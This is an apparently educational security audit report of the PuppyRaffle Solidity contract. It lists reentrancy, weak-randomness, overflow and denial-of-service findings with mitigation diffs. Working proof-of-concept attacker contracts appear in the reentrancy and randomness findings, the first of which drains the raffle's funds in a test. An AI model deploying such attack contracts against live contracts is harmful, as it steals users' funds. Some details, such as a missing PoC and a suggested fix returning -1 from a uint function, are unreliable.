

PuppyRaffle Audit Report

Version 1.0

Boris Kolev

April 27, 2024

Protocol Audit Report

Boris Kolev

April 27, 2024

Prepared by: Boris Kolev

Lead Auditors:

- Boris Kolev

Table of Contents

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

Boris Kolev makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

- Commit hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In scope:

```
./src/
--- PuppyRaffle.sol
```

Compatibilities

- Solc Version: 0.7.6
- Chain(s) to deploy contract to: Ethereum

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

The audit resulted in four `high` findings, one `medium`, one `low`, 1 `gas` and four `informational` findings.

The audit took 5 day of reviwing, utilizing `manual review`, `fuzz testing`, etc.

Issues found

Severity	Number of issues found
High	4
Medium	1
Low	1

Severity	Number of issues found
Informational	4
Gas	1
Total	11

Findings

High

[H-1] The `sendValue` operation in `PuppyRaffle::refund` hides a potential Reentrancy attack, allowing a malicious contract to fully drain the protocol

Description The `PuppyRaffle::refund` method allows players to exit the raffle and acquire the entrance fee they've paid, however, because the removal of the player happens after the `sendValue` operation, a malicious contract can easily exploit the refund mechanism to drain the protocol.

```
1  function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  @>      payable(msg.sender).sendValue(entranceFee); // Does not follow
       the checks-effects-interactions pattern
7
8          players[playerIndex] = address(0);
9          emit RaffleRefunded(playerAddress);
10 }
```

Impact The whole protocol can be drained by a malicious contract that calls the `refund` method in a loop, thus leading to fully draining the raffle of any ether.

Proof of Concept The reentrancy attack is shown as a PoC in the `PuppyRaffleTest::test_reentrancy` test.

Test proof

```
1
2  contract ReentranceAttack {
3      PuppyRaffle raffle;
4      uint256 entranceFee;
```

```
5       uint256 attackerIndex;
6
7       constructor(PuppyRaffle _raffle) payable {
8           raffle = _raffle;
9           entranceFee = raffle.entranceFee();
10      }
11
12      function attack() external payable {
13          address[] memory rafflePlayers = new address[](1);
14          rafflePlayers[0] = address(this);
15          raffle.enterRaffle{value: entranceFee}(rafflePlayers);
16          attackerIndex = raffle.getActivePlayerIndex(address(this));
17          raffle.refund(attackerIndex);
18      }
19
20      receive() external payable {
21          if (address(raffle).balance >= entranceFee) {
22              raffle.refund(attackerIndex);
23          }
24      }
25  }
26
27  function test_reentrance() public playerEntered {
28          address[] memory players = new address[](3);
29          players[0] = playerTwo;
30          players[1] = playerThree;
31          players[2] = playerFour;
32          puppyRaffle.enterRaffle{value: entranceFee * 3}(players);
33
34          ReentranceAttack attackContract = new ReentranceAttack(
                puppyRaffle);
35          address attackUser = makeAddr("attacker");
36          vm.deal(attackUser, 1 ether);
37
38          uint256 startingRaffleBalance = address(puppyRaffle).balance;
39          console.log("Raffle contract starting balance:",
                startingRaffleBalance);
40          uint256 startingAttackerContractBalance = address(
                attackContract).balance;
41          console.log("Attacker contract starting balance:",
                startingAttackerContractBalance);
42
43          vm.prank(attackUser);
44          attackContract.attack{value: entranceFee}();
45
46          uint256 raffleBalanceAfterAttack = address(puppyRaffle).balance
                ;
47          console.log("Raffle Balance after attack:",
                raffleBalanceAfterAttack);
48          uint256 attackerBalanceAfterAttack = address(attackContract).
                balance;
```

```
49          console.log("Attacker Balance after attack:",
                attackerBalanceAfterAttack);
50
51          assert(raffleBalanceAfterAttack == 0);
52          assert(attackerBalanceAfterAttack == 5 ether);
53      }
```

```
Ran 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[PASS] test_reentrance() (gas: 583381)
Logs:
  Raffle contract starting balance: 4000000000000000000
  Attacker contract starting balance: 0
  Raffle Balance after attack: 0
  Attacker Balance after attack: 5000000000000000000
```

Recommended Mitigation The recommended mitigation is to follow the checks-effects-interactions pattern, as follows:

```
@@ -100,9 +98,10 @@ contract PuppyRaffle is ERC721, Ownable {
          require(playerAddress == msg.sender, "PuppyRaffle: Only the
              player can refund");
          require(playerAddress != address(0), "PuppyRaffle: Player
              already refunded, or is not active");

+         players[playerIndex] = address(0);
+
          payable(msg.sender).sendValue(entranceFee);

-         players[playerIndex] = address(0); // audit-finding: this
    needs to be set before the sendValue, as it will introduce a
    reentrancy vulnerability; CEI approach
          emit RaffleRefunded(playerAddress);
      }
```

Another approach would be to use a `lock` mechanism, which can be observed in OpenZeppelin's `ReentrancyGuard` contract. See here.

[H-2] The `winnerIndex` in `PuppyRaffle::pickWinner` is not properly randomized, allowing a malicious contract to game the protocol

Description The `PuppyRaffle::pickWinner` method selects a winner based on the `winnerIndex`, however, the `winnerIndex` is not properly randomized, and can easily be gamed to forsee who the winner will be.

```
@> uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.sender,
     block.timestamp, block.difficulty))) % players.length; // This can
    easily be gamed
```

```
2 address winner = players[winnerIndex];
```

Impact A malicious contract can easily game the protocol to know who the winner will be, thus leading to a unfair advantage.

Proof of Concept The exploit is shown as a PoC of an attacker contract.

PoC

```
1  // SPDX-License-Identifier: No-License
2
3  pragma solidity 0.7.6;
4
5  interface IPuppyRaffle {
6      function enterRaffle(address[] memory newPlayers) external payable;
7
8      function getPlayersLength() external view returns (uint256);
9
10     function selectWinner() external;
11 }
12
13 contract Attack {
14     IPuppyRaffle raffle;
15
16     constructor(address puppy) {
17         raffle = IPuppyRaffle(puppy);
18     }
19
20     function attackRandomness() public {
21         uint256 playersLength = raffle.getPlayersLength();
22
23         uint256 winnerIndex;
24         uint256 toAdd = playersLength;
25         while (true) {
26             winnerIndex =
27                 uint256(
28                     keccak256(
29                         abi.encodePacked(
30                             address(this),
31                             block.timestamp,
32                             block.difficulty
33                         )
34                     )
35                 ) %
36                 toAdd;
37
38             if (winnerIndex == playersLength) break;
39             ++toAdd;
40         }
41         uint256 toLoop = toAdd - playersLength;
42
```

```
43          address[] memory playersToAdd = new address[](toLoop);
44          playersToAdd[0] = address(this);
45
46          for (uint256 i = 1; i < toLoop; ++i) {
47              playersToAdd[i] = address(i + 100);
48          }
49
50          uint256 valueToSend = 1e18 * toLoop;
51          raffle.enterRaffle{value: valueToSend}(playersToAdd);
52          raffle.selectWinner();
53      }
54
55      receive() external payable {}
56
57      function onERC721Received(
58          address operator,
59          address from,
60          uint256 tokenId,
61          bytes calldata data
62      ) public returns (bytes4) {
63          return this.onERC721Received.selector;
64      }
65  }
```

Recommended Mitigation Use ChainLink's VRF to generate random data.

[H-3] The `PuppyRaffle::refund` function leaves an empty slot in the `players` array, which in turn can cause the `PuppyRaffle::selectWinner` to either always revert

Description When a player refunds using the `PuppyRaffle::refund` function, the address is set to `address(0)` but is not removed from the `players` array. This in turn can cause the `PuppyRaffle::selectWinner` function to always revert, if the reverted player is selected as a winner, making the protocol unusable. The prize is based on the amount gathered from the players, and if someone reverted, then the calculcated amount will always mismatch. Also, the `_safeMint` function cannot send the NFT to an empty address.

```
1   function refund(uint256 playerIndex) public {
2           address playerAddress = players[playerIndex];
3           require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
4           require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");
5
6   @>      players[playerIndex] = address(0); // This leaves an empty slot
        in the players array, which if selected as a winner will cause the
        protocol to always revert
7
```

```
8           payable(msg.sender).sendValue(entranceFee);
9
10          emit RaffleRefunded(playerAddress);
11  }
```

Impact The protocol will be unusable, as the `PuppyRaffle::selectWinner` function will always revert, if the empty slot is selected as a winner.

Proof of Concept The exploit is shown as a PoC in the `PuppyRaffleTest::test_empty_slot` test.

PoC

```
1  function test_empty_slot() public playersEntered {
2          vm.prank(playerOne);
3          puppyRaffle.refund(0);
4
5          vm.warp(block.timestamp + duration + 1);
6          vm.roll(block.number + 1);
7
8          vm.expectRevert("PuppyRaffle: Failed to send prize pool to
               winner");
9          puppyRaffle.selectWinner();
10         console.log("Previous winner: ", puppyRaffle.previousWinner());
11 }
```

```
1  Ran 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
2  [PASS] test_empty_slot() (gas: 294864)
3  Logs:
4    Previous winner:  0x0000000000000000000000000000000000000000
```

Mitigation Use the `delete` keyword to remove the player from the array.

```
1  @@ -100,9 +98,11 @@ contract PuppyRaffle is ERC721, Ownable {
2           require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
3           require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
4
5  +        players[playerIndex] = players[players.length - 1];
6  +        players.pop();
7  +
8           payable(msg.sender).sendValue(entranceFee);
9
10 -         players[playerIndex] = address(0); // audit-finding: this
       needs to be set before the sendValue, as it will introduce a
       reentrancy vulnerability; CEI approach
11          emit RaffleRefunded(playerAddress);
12      }
```

[H-4] The use of Solidity < `0.8.0` in the contract leads to numerous under/overflow vulnerabilities, leading to loss of funds and incorrect calculations

Description The use of Solidity < `0.8.0` in the contract leads to numerous under/overflow vulnerabilities, which can lead to loss of funds and incorrect calculations. The first one is obsereved in the typecasting of the fees from `uint256` to `uint64`.

```
1 uint256 fee = (totalAmountCollected * 20) / 100;
2 @> totalFees = totalFees + uint64(fee); // audit -> overflow
```

Impact The under/overflow vulnerabilities can lead to loss of funds and incorrect calculations, thus leading to a potential exploit.

Proof of Concept The exploit is shown as a PoC in the `PuppyRaffleTest::test_overflow` test.

PoC

Mitigation Use Solidity >= `0.8.0` to prevent under/overflow vulnerabilities.

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential Denial Of Service (DoS) attack, incrementing gas cost for future entrants

Description The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicate addresses, however, the longer the array, the more checks will be needed, thus leading to having less gas usage for players who entered earlier, compared to those who come in at a later stage of the raffle.

```
1  function enterRaffle(address[] memory newPlayers) public payable {
2          require(msg.value == entranceFee * newPlayers.length, "
               PuppyRaffle: Must send enough to enter raffle");
3          for (uint256 i = 0; i < newPlayers.length; i++) {
4              if (players[newPlayers[i]] != address(0)) {
5                  revert("PuppyRaffle: Duplicate player");
6              }
7              players.push(newPlayers[i]);
8          }
9
10 @>       // players.length increases with every new entrant, thus
       increasing the gas fees
11         for (uint256 i = 0; i < players.length - 1; i++) {
12             for (uint256 j = i + 1; j < players.length; j++) {
```

```
13                 require(players[i] != players[j], "PuppyRaffle:
                       Duplicate player");
14             }
15         }
16         emit RaffleEnter(newPlayers);
17     }
```

Impact Players that enter the raffle at a later stage will pay a substantially higher gas fee, compared to the ones that have entered at an earlier stage.

Proof of Concept The denial of servcie is shown as a PoC in the `PuppyRaffleTest::test_DenialOfService` test.

Test proof

```
1  function test_DenialOfService() public {
2          vm.txGasPrice(1);
3
4          uint256 numPlayers = 100;
5          address[] memory players = new address[](numPlayers);
6          for (uint256 i = 0; i < numPlayers; ++i) {
7              players[i] = address(i);
8          }
9
10         uint256 gasFirstEntrants = gasleft();
11         puppyRaffle.enterRaffle{value: entranceFee * players.length}(
               players);
12         uint256 gasFirstEntrantsEnd = gasleft();
13
14         uint256 gasUsed = (gasFirstEntrants - gasFirstEntrantsEnd) * tx
               .gasprice;
15         console.log("Gas used on first 100 entrants: ", gasUsed);
16
17         address[] memory playersTwo = new address[](numPlayers);
18         for (uint256 i = 0; i < numPlayers; ++i) {
19             playersTwo[i] = address(i + numPlayers);
20         }
21
22         uint256 gasSecond = gasleft();
23         puppyRaffle.enterRaffle{value: entranceFee * playersTwo.length
               }(playersTwo);
24         uint256 gasSecondEnd = gasleft();
25         uint256 gasUsedSecond = (gasSecond - gasSecondEnd) * tx.
               gasprice;
26         console.log("Gas used on second 100 entrants", gasUsedSecond);
27
28         assert(gasUsedSecond > gasUsed);
29     }
```

Recommended Mitigation The easiest solution will be to add a mapping of `enteredPlayers`,

as follows -> `mapping(address => bool)playerEntered`. This will allow to set a **`boolean`** value against each addrress that is part of the raffle, which can be easily check in the first loop.

Mitigation

```
@@ -33,6 +33,7 @@ contract PuppyRaffle is ERC721, Ownable {
     mapping(uint256 => uint256) public tokenIdToRarity;
     mapping(uint256 => string) public rarityToUri;
     mapping(uint256 => string) public rarityToName;
+    mapping(address => bool) public playerEntered;

     // Stats for the common puppy (pug)
     string private commonImageUri = "ipfs://
        QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1mf8";
@@ -78,18 +79,14 @@ contract PuppyRaffle is ERC721, Ownable {
     /// @param newPlayers the list of players to enter the raffle
     function enterRaffle(address[] memory newPlayers) public payable {
         require(msg.value == entranceFee * newPlayers.length, "
            PuppyRaffle: Must send enough to enter raffle");
-        for (uint256 i = 0; i < newPlayers.length; i++) {
-            // audit-finding: if the newPlayers array is too large, it
     could cause an out of gas error
+        for (uint256 i = 0; i < newPlayers.length; ++i) {
+            if (playerEntered[newPlayers[i]] == true) {
+                revert("PuppyRaffle: Duplicate player");
+            }
             players.push(newPlayers[i]);
+            playerEntered[newPlayers[i]] = true;
         }

-        // Check for duplicates
-        for (uint256 i = 0; i < players.length - 1; i++) {
-            // this can be added above to check if players[newPlayers[
    i]] == address(0)
-            for (uint256 j = i + 1; j < players.length; j++) {
-                require(players[i] != players[j], "PuppyRaffle:
    Duplicate player");
-            }
-        }
         emit RaffleEnter(newPlayers);
```

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns `0` for both non-active players and for `player[0]`, causing players to incorrectly think they are inactive

Description If a player is in the `PuppyRaffle::players` array, the `PuppyRaffle::getActivePlayerIndex` function will return `0` for both non-active players and for `player[0]`,

causing players to incorrectly think they are inactive.

```
1   function getActivePlayerIndex(address player) external view returns (
       uint256) {
2           for (uint256 i = 0; i < players.length; i++) {
3               if (players[i] == player) {
4                   return i;
5               }
6           }
7   @>      return 0; // returned for both inactive and the 0th player
8   }
```

Impact A player with index 0 may incorrectly think they are inactive, potentially leading them to join the raffle again.

Proof of Concept

1. User enters, and is assigned index 0.
2. `PuppyRaffle::getActivePlayerIndex` is called, and the user is returned `0`.
3. User thinks they are inactive, and joins the raffle again.

Mitigation Return `-1` if the player is not found in the `players` array.

Gas

[G-1] Unchanged state variables should be declared as `constant` or `immutable`

Instances:

- `PuppyRaffle::raffleDuration` should be `immutable`
- `PuppyRaffle::commonImageUri` should be `constant`
- `PuppyRaffle::rareImageUri` should be `constant`
- `PuppyRaffle::legendaryImageUri` should be `constant`

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol Line: 2

```
1   pragma solidity ^0.7.6;
```

[I-2]: Using an outdated version of Solidity is not recommended

Consider using the latest version of Solidity to avoid any potential vulnerabilities that have been fixed in the latest versions.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

- Found in src/PuppyRaffle.sol Line: 62

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 172

```
1          feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` should follow the CEI approach

Best to follow the CEI approach in the `PuppyRaffle::selectWinner` function.